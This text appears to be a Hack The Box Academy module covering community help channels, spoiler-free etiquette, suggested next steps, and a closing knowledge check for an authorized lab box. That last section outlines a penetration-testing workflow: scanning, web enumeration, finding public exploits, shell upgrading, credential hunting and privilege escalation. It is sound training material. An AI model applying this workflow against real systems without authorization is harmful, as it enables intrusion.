
Getting Help

When we start working on boxes on `Hack The Box`, we may likely get stuck in certain areas and may need to ask other players for some little tips and hints, to be able to move forward on the box. Here are some areas in which we can get help.

Note: During any of your activities through Hack The Box, you must always follow HTB Rules, which can be found on this link.

Forum

The Hack The Box Forum is an excellent place for discussing live and retired `Hack The Box` boxes and challenges.




Each box has an official discussion thread, in which live discussions are had about all aspects of the box, without giving any spoilers or clear indications on how to exploit the box. If we want to work on a retired box and do not want to follow a step-by-step tutorial, we can read older box threads and look for hints and tips. This way, we can challenge ourselves on older boxes and consult the box's official discussion thread in case we get stuck.

Discord

Another great place to discuss `Hack The Box` boxes and challenges, in addition to various other aspects of `Hack The Box`, is the official `HTB` Discord server.
We can join the Official `HTB` Discord server by clicking on this link. We will be asked to download the Discord app and create our Discord account to access the `HTB` server.

The Discord server covers a broad range of topics related to the `Hack The Box`, and you can also learn about the latest news and tournaments. The Discord server also covers discussions about `General Announcements`, `Boxes and Challenges`, `Academy Modules`, `HTB Labs`, `Hacking and Pentesting`, and `General Support`.



`Be sure to read over the Server Rules to avoid any wrongdoings.`

Asking Questions Effectively

If we are stuck at a certain point on a box or a challenge, we may want to ask a question in one of the above channels.

To get the best guidance on our problem, we need to ask our questions effectively.

Be sure to include the following in our question:

1. What point of the box/challenge are we stuck at 'i.e., user/root'?
2. What steps have we taken so far to get to the point we are at?
3. What step are we failing at, and what have we done to resolve our issue?
4. Always try to be very specific on what we need help on, rather than asking for general help

When we form our question using the above points, we may get some ideas that we may have missed, which can help us answer the question ourselves. Sometimes a comment from someone else will get us to an "aha!" moment, and we will be able to answer your question essentially. Other times we will find someone willing to work with us to solve our issue. It is always best to approach things from a learning perspective and not just look for answers to get points or improve our hall of fame positioning. We should `NOT` do any of the following:

1. Give away spoilers or clear indications that may spoil the machine for other people
2. Be vague in our description without providing enough details of what we have done

---

Answering Questions Effectively

If we have completed a specific box or challenge, we may want to help others by answering their questions. Getting involved in the community helps us build connections and build our team, which is a great way to improve our overall penetration testing and information security level. It may also help us build our `Hack The Box` profile and strengthen your understanding of the box or challenge you have just completed. When answering questions, be sure to do the following:

1. Be as spoiler-free as possible, and do not get direct instructions on how to complete the current step or the entire box
2. Give minor hints or tips that can lead to the right direction for completion, and do not give entire suggestions for completion
3. Share resources that we found helpful
4. Share tips on points we were getting stuck on

Getting Technical Help

In case we are facing any technical issues, we can always search for the problem we are facing in the official HTB FAQ, which contains a lot of very detailed and helpful articles. We are very likely to find an answer to our question there. If we cannot find an answer to our question, feel free to raise a ticket with HTB Support. Make sure you turn off your adblockers in order for the chat bubble to pop up at the bottom right of the page.

Next Steps

Now that we have finished this module, we should be ready to start working on our next steps on `Hack The Box` and build our penetration testings skills and information security portfolio. Let us discuss some of the following steps we can follow.

Boxes & Challenges

Having completed one easy box as part of this module, we should be ready to start laying out more ambitious goals.

Root a Retired Easy Box

Choose a retired box rated `Easy` and root the box by following the provided writeup included with the VIP membership needed to access retired boxes.

Tip: Try to watch a video walkthrough of the box, and then try to replicate what you learned without following the video step-by-step. In case you get stuck, you on refer to the walkthrough again.

Complete a Retired Medium Box

Once we root one or several `Easy` boxes, try to up the level by completing a `Medium` box, which will probably require additional knowledge that is usually not required for `Easy` boxes.

Root Our First Live Box

Once we have completed 5-10 `Easy` / `Medium` retired boxes, you should be able to complete your first `Easy` box without following a full walkthrough. Try to pick an `Easy` Box with difficulty ratings at level 1-3 out of 10. If we get stuck, we can always get help from the channels previously discussed.

Our first live box may be the most difficult, as we are entirely dependant on ourselves for the first time without referring to walkthroughs or writeups. This is an excellent indication that we are learning. Once we finish Our first live box, try to complete other live boxes and other `Medium` / `Hard` live boxes.

Keep Learning

Although doing boxes and following writeups is an excellent way of learning, we may find many difficult topic areas in boxes and challenges. This may mean that we may leave certain essential aspects in penetration testing uncompleted if we only depend on boxes and walkthroughs for learning. This is why it is essential to keep working through other Academy Modules in areas we feel we need to improve upon until we feel strong enough in each topic area.

Furthermore, individual boxes only focus on a single area of learning, so we will need to supplement our approach with guided learning, i.e., Academy Modules, to become a more well-rounded penetration tester or information security professional.

Tip: Try to build a list of modules you are interested in, and add them to your 'To-Do' list. Whenever you feel like improving yourself, go back to your 'To-Do' list and complete your next module.

Giving Back

Answer Questions

We may likely have consulted the help channels as we were doing live boxes. Once we are finished with a box, try to go back to these channels and help others in need, just like others helped us. Everyone started at the bottom; paying it forward is a crucial part of our information security journey.

As previously discussed, getting involved in the community and helping others is an excellent way of giving back and improving our understanding and our profile at the same time.

Share a Retired Box Walkthrough

As we work on a specific box, we need to properly document our steps and commands to root the box thoroughly. This is not only useful for the future when we face similar vulnerabilities but is also a great way to start learning how to document and report our findings, which is a mandatory skillset for any pentester. Try to find our best-written walkthrough for a retired machine, add more to it to turn it into a full writeup, and then publish it for others to read.

Tip: It's best to publish a walkthrough for a recently retired box. So, try to prepare a writeup for a live box you have completed, and publish it once its retired.

Way Forward

After finishing all of the above, there are still many other checkboxes that we need to complete to keep learning, and `Hack The Box` is full of learning opportunities. Here are some ideas:

- [ ] Root a Retired Easy Box
- [ ] Root a Retired Medium Box
- [ ] Root an Active Box
- [ ] Complete an Easy Challenge
- [ ] Share a Walkthrough of a Retired Box
- [ ] Complete Offensive Academy Modules
- [ ] Root Live Medium/Hard Boxes
- [ ] Complete A Track
- [ ] Win a `Hack The Box Battlegrounds` Battle
- [ ] Complete A Pro Lab

Remember: The moment we stop learning, we stop growing.

Knowledge Check

Let's put together everything we learned in this module and attack our first box without a guide.

Tips

Remember that enumeration is an iterative process. After performing our `Nmap` port scans, make sure to perform detailed enumeration against all open ports based on what is running on the discovered ports. Follow the same process as we did with `Nibbles`:

- Enumeration/Scanning with `Nmap` - perform a quick scan for open ports followed by a full port scan
- Web Footprinting - check any identified web ports for running web applications, and any hidden files/directories. Some useful tools for this phase include `whatweb` and `Gobuster`
- If you identify the website URL, you can add it to your '/etc/hosts' file with the IP you get in the question below to load it normally, though this is unnecessary.
- After identifying the technologies in use, use a tool such as `Searchsploit` to find public exploits or search on Google for manual exploitation techniques
- After gaining an initial foothold, use the `Python3 pty` trick to upgrade to a pseudo TTY
- Perform manual and automated enumeration of the file system, looking for misconfigurations, services with known vulnerabilities, and sensitive data in cleartext such as credentials
- Organize this data offline to determine the various ways to escalate privileges to root on this target

There are two ways to gain a foothold—one using `Metasploit` and one via a manual process. Challenge ourselves to work through and gain an understanding of both methods.

There are two ways to escalate privileges to root on the target after obtaining a foothold. Make use of helper scripts such as LinEnum and LinPEAS to assist you. Filter through the information searching for two well-known privilege escalation techniques.

Have fun, never stop learning, and do not forget to `think outside of the box`!